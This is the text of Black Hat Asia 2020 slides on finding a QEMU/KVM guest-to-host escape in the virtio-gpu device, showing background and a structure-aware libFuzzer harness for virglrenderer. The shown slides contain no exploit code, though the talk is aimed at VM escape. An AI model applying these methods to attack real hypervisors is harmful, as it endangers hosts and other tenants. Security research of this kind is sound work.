black hat®
ASIA 2020

OCTOBER 1-2, 2020
BRIEFINGS

3d Red Pill

A Guest-to-Host Escape on QEMU/KVM Virtio Device

College of Cyber Security Jinan University

Zhijian Shao, Jian Weng, Yue Zhang

About Me


- Zhijian Shao (Matthew Shao)
- Graduated student of Jinan University
- My supervisor: Prof. Jian Weng
- Research interest: Virtualization and IoT security
- CTF player, former leader of Xp0int CTF Team
- Just finished my internship at at Tencent Keen Lab.
- @cptshao

Agenda

- Qemu and virtio-gpu
- Fuzzer development
- Exploit development
- Discussion

Why Qemu?


- Vendors are spending great money on securing their virtualization products.
- VM escape became a hot topic on top conferences: BlackHat, Offensive Con, Tensec…
- Qemu is an open-source target with general architecture.



TianfuCup
@TianfuCup

The exploit on Ubuntu + #qemu-kvm achieved partially control of the host. A bonus of $80,000 was won by 360Vulcan @Xiaowei__ being the highest bounty for a single exploit in Day 1 #TFC.

上午1:44 - 2019年11月16日




Hyper-V Bug Bounty (as of August 2018)

RCE w/ Exploit (Guest-to-Host Escape)	$250,000 (Hypervisor/Kernel) $150,000 (User-mode)
RCE (Guest-to-Host Escape)	$200,000 (Hypervisor/Kernel) $100,000 (User-mode)
Information Disclosure	$25,000 (Hypervisor/Kernel) $15,000 (User-mode)
Denial of Service	$15,000 (Hypervisor/Kernel)


Virtio

- Virtio is a paravirtualized model to improve I/O performance.
- Dedicated driver on guest machine as front-end, Qemu provide back-end emulated device.
- A ring-buffer-based communication channel is set up between guest and host.
  - virtio-net-pci: network
  - virtio-scsi-pci: storage
  - virtio-ballon: RAM
  - virtio-gpu: graphic
  - …



Virtio-gpu

- Aiming at speeding 3d rendering on guest, 3d gaming.
- Virglrenderer is used to construct emulated device.
- Virglrenderer accepts graphic rendering commands, destructs them and processes them with bare metal GPU power.
- Important attack surface discussed in ***Dig into qemu security*** on CanSecWest 2017 by Qihoo 360 Gear Team.



Related Work

Qemu/KVM Escape

- Virtunoid on BlackHat USA 2011, exploiting a vulnerability in PIIX4 power management emulation code.
- A couple of successful exploits on network emulated devices, e.g. CVE-2019-6778 on slirp module.
- Vulnerabilities also discovered in virtio device, e.g. CVE-2019-14835, but no public exploit available.

VM Graphic modules cases

- ***CLOUDBURST***, BlackHat USA 2009, targeting SVGA of Vmware Workstation.
- ***Breaking Out of VirtualBox through 3D Acceleration***, RECon 2014, targeting Virtualbox 3D acceleration.
- ***From Graphic Mode To God Mode Discovery Vulnerabilities of GPU Virtualization***, zeronights 2018, targeting Hyper-v remote-fx.

Agenda

- Qemu and virtio-gpu
- Fuzzer development
- Exploit development
- Discussion

Let's Fuzzing!

A fuzzer has been deployed for virglrenderer.😯

It is based on libFuzzer.

virglrenderer-0.8.0/tests/fuzzer/virgl_fuzzer.c

```
int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size)
{
   uint32_t ctx_id = initialize_environment();
   assert(!virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
   const char *name = "fuzzctx";
   assert(!virgl_renderer_context_create(ctx_id, strlen(name), name));

   virgl_renderer_submit_cmd((void *) data, ctx_id, size / sizeof(uint32_t));

   virgl_renderer_context_destroy(ctx_id);
   virgl_renderer_cleanup(&cookie);
   cleanup_environment();
   return 0;
}
```

Feed mutated data to target function.

Let's Fuzzing!

- Poor efficiency: the coverage grows very slow.
- Poor coverage: large portion of code are unexplored.

```
int virgl_renderer_submit_cmd(void *buffer, int ctx_id, int ndw)
{
   return vrend_decode_block(ctx_id, buffer, ndw);
}
```

Poor Efficiency

```
int vrend_decode_block(uint32_t ctx_id, uint32_t *block, int ndw)
{
   struct vrend_decode_ctx *gdctx;
   gdctx->ds->buf = block;
   …
   while (gdctx->ds->buf_offset < gdctx->ds->buf_total) {
      uint32_t header = gdctx->ds->buf[gdctx->ds->buf_offset];
      uint32_t len = header >> 16;
    …
      switch (header & 0xff) {
      case VIRGL_CCMD_CREATE_OBJECT:
         ret = vrend_decode_create_object(gdctx, len);
         break;
      case VIRGL_CCMD_BIND_OBJECT:
         ret = vrend_decode_bind_object(gdctx, len);
      …
      }
```

45 sub-commands, each follow its own syntax.

Random bitflip on binary data does not work well, most of mutated data are discarded by decoding function -> Poor efficiency.

Poor Coverage


```
int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size)
{
   uint32_t ctx_id = initialize_environment();
   assert(!virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
   const char *name = "fuzzctx";
   assert(!virgl_renderer_context_create(ctx_id, strlen(name), name));

   virgl_renderer_submit_cmd((void *) data, ctx_id, size / sizeof(uint32_t));

   virgl_renderer_context_destroy(ctx_id);
   virgl_renderer_cleanup(&cookie);
   cleanup_environment();
   return 0;
}
```


CREATE_OBJECT
BIND_OBJECT
DESTORY_OBJECT
CLEAR
DRAW_VBO
SET_VERTEX_BUFFERS
SET_VIEWPORT_STATE
SET_INDEX_BUFFER
…

1. 24 command are exported from virglrenderer, many of them can be triggered from guest machine, but only one is fuzzed.
2. Among 45 sub-commands, there are some dependencies, submitting one command for each iteration is not enough.

Structure-aware Fuzzing

- Structure-Aware Fuzzing with libFuzzer - Google
- Modern Source Fuzzing – Ned Williamson, OffensiveCon19
- Going Beyond Coverage-Guided Fuzzing with Structured Fuzzing – Jonathan Metzman, BlackHat USA 19





Providing structure info for mutator

Constrain input space, generate more valid sample

Efficiency ++

Libprotobuf-mutator

- Use protocol buffer to provide structure info.

```
int virgl_renderer_resource_create(struct virgl_renderer_resource_create_args *args, struct iovec *iov,
 uint32_t num_iovs)
{
   return vrend_renderer_resource_create((struct vrend_renderer_resource_create_args *)args, iov, num_i
ovs, NULL);
}
```

```
struct vrend_renderer_resource_create_args {
   uint32_t handle;
   enum pipe_texture_target target;
   uint32_t format;
   uint32_t bind;
   uint32_t width;
   uint32_t height;
   uint32_t depth;
   uint32_t array_size;
   uint32_t last_level;
   uint32_t nr_samples;
   uint32_t flags;
};
```

vrend_renderer.h

```
message CreateResource {
    required uint32 handle = 1;
    required uint32 target = 2;
    required uint32 format = 3;
    required uint32 bind = 4;
    required uint32 width = 5;
    required uint32 height = 6;
    required uint32 depth = 7;
    required uint32 array_size = 8;
    required uint32 last_level = 9;
    required uint32 nr_samples = 10;
    required uint32 flags = 11;
    optional bytes image = 12;
}
```

virgl.proto

Customized Fuzzer

- Integrating into fuzzer

```
syntax = "proto2";
package fuzzer;
message Session {
    repeated Cmd cmds = 1;
}
message Cmd {
    oneof command {
        SubmitCmd submit_cmd = 1;
        CreateResource createResource = 2;
        SendCaps sendCaps = 3;
        ResourceUnref resourceUnref = 4;
        ...
```

A macro to help mutating over protobuf object.

```
DEFINE_BINARY_PROTO_FUZZER(const fuzzer::Session& session) {
    uint32_t ctx_id = initialize_environment();
    const char *name = "HOST";
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
    virgl_renderer_context_create(ctx_id, strlen(name), name);
    for (const fuzzer::Cmd& cmd: session.cmds()) {
        switch(cmd.command_case()) {
            case fuzzer::Cmd::CommandCase::kSubmitCmd:
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
                break;

            case fuzzer::Cmd::CommandCase::kCreateResource:
                fuzz_create_resource(ctx_id, cmd.createresource());
                break;
                ...
    virgl_renderer_context_destroy(ctx_id);
    virgl_renderer_cleanup(&cookie);
}
```

Customized Fuzzer

- Integrating into fuzzer

```
syntax = "proto2";
package fuzzer;
message Session {
    repeated Cmd cmds = 1;
}
message Cmd {
    oneof command {
        SubmitCmd submit_cmd = 1;
        CreateResource createResource = 2;
        SendCaps sendCaps = 3;
        ResourceUnref resourceUnref = 4;
        ...
```

We want to submit massive commands in one session (iteration). The mutation is not only happens on arguments, but also the calling sequence.

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {
    uint32_t ctx_id = initialize_environment();
    const char *name = "HOST";
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
    virgl_renderer_context_create(ctx_id, strlen(name), name);
    for (const fuzzer::Cmd& cmd: session.cmds()) {
        switch(cmd.command_case()) {
            case fuzzer::Cmd::CommandCase::kSubmitCmd:
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
                break;

            case fuzzer::Cmd::CommandCase::kCreateResource:
                fuzz_create_resource(ctx_id, cmd.createresource());
                break;
                ...
    virgl_renderer_context_destroy(ctx_id);
    virgl_renderer_cleanup(&cookie);
}
```

Customized Fuzzer

- Integrating into fuzzer

Setup and teardown remaining the same as default fuzzer.

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {
  uint32_t ctx_id = initialize_environment();
  const char *name = "HOST";
  virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
  virgl_renderer_context_create(ctx_id, strlen(name), name);
  for (const fuzzer::Cmd& cmd: session.cmds()) {
    switch(cmd.command_case()) {
      case fuzzer::Cmd::CommandCase::kSubmitCmd:
        fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
        break;

      case fuzzer::Cmd::CommandCase::kCreateResource:
        fuzz_create_resource(ctx_id, cmd.createresource());
        break;
        ...
  virgl_renderer_context_destroy(ctx_id);
  virgl_renderer_cleanup(&cookie);
}
```

Customized Fuzzer

- Integrating into fuzzer


Destruct args from protobuf objects and feed them to target APIs.

```
void fuzz_create_resource(uint32_t ctx_id, const fuzzer::CreateResource &cr) {
    struct virgl_renderer_resource_create_args args;
    args.handle = cr.handle();
    args.target = cr.target();
    args.format = cr.format();
    args.bind = cr.bind();
    args.width = cr.width();
    args.height = cr.height();
    args.depth = cr.depth();
    args.array_size = cr.array_size();
    args.last_level = cr.last_level();
    args.nr_samples = cr.nr_samples();
    args.flags = cr.flags();
    ...
    virgl_renderer_resource_create(&args, NULL, 0);
    ...
}
```

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {
    uint32_t ctx_id = initialize_environment();
    const char *name = "HOST";
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
    virgl_renderer_context_create(ctx_id, strlen(name), name);
    for (const fuzzer::Cmd& cmd: session.cmds()) {
        switch(cmd.command_case()) {
            case fuzzer::Cmd::CommandCase::kSubmitCmd:
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
                break;

            case fuzzer::Cmd::CommandCase::kCreateResource:
                fuzz_create_resource(ctx_id, cmd.createresource());
                break;
                ...
    virgl_renderer_context_destroy(ctx_id);
    virgl_renderer_cleanup(&cookie);
}
```

Customized Fuzzer

- Good to Go!
- Coverage increase much faster ⚡
- ~30 exec/s on a vm.
- ~350 exec/s on a desktop with i5-7500, GTX-1080Ti.



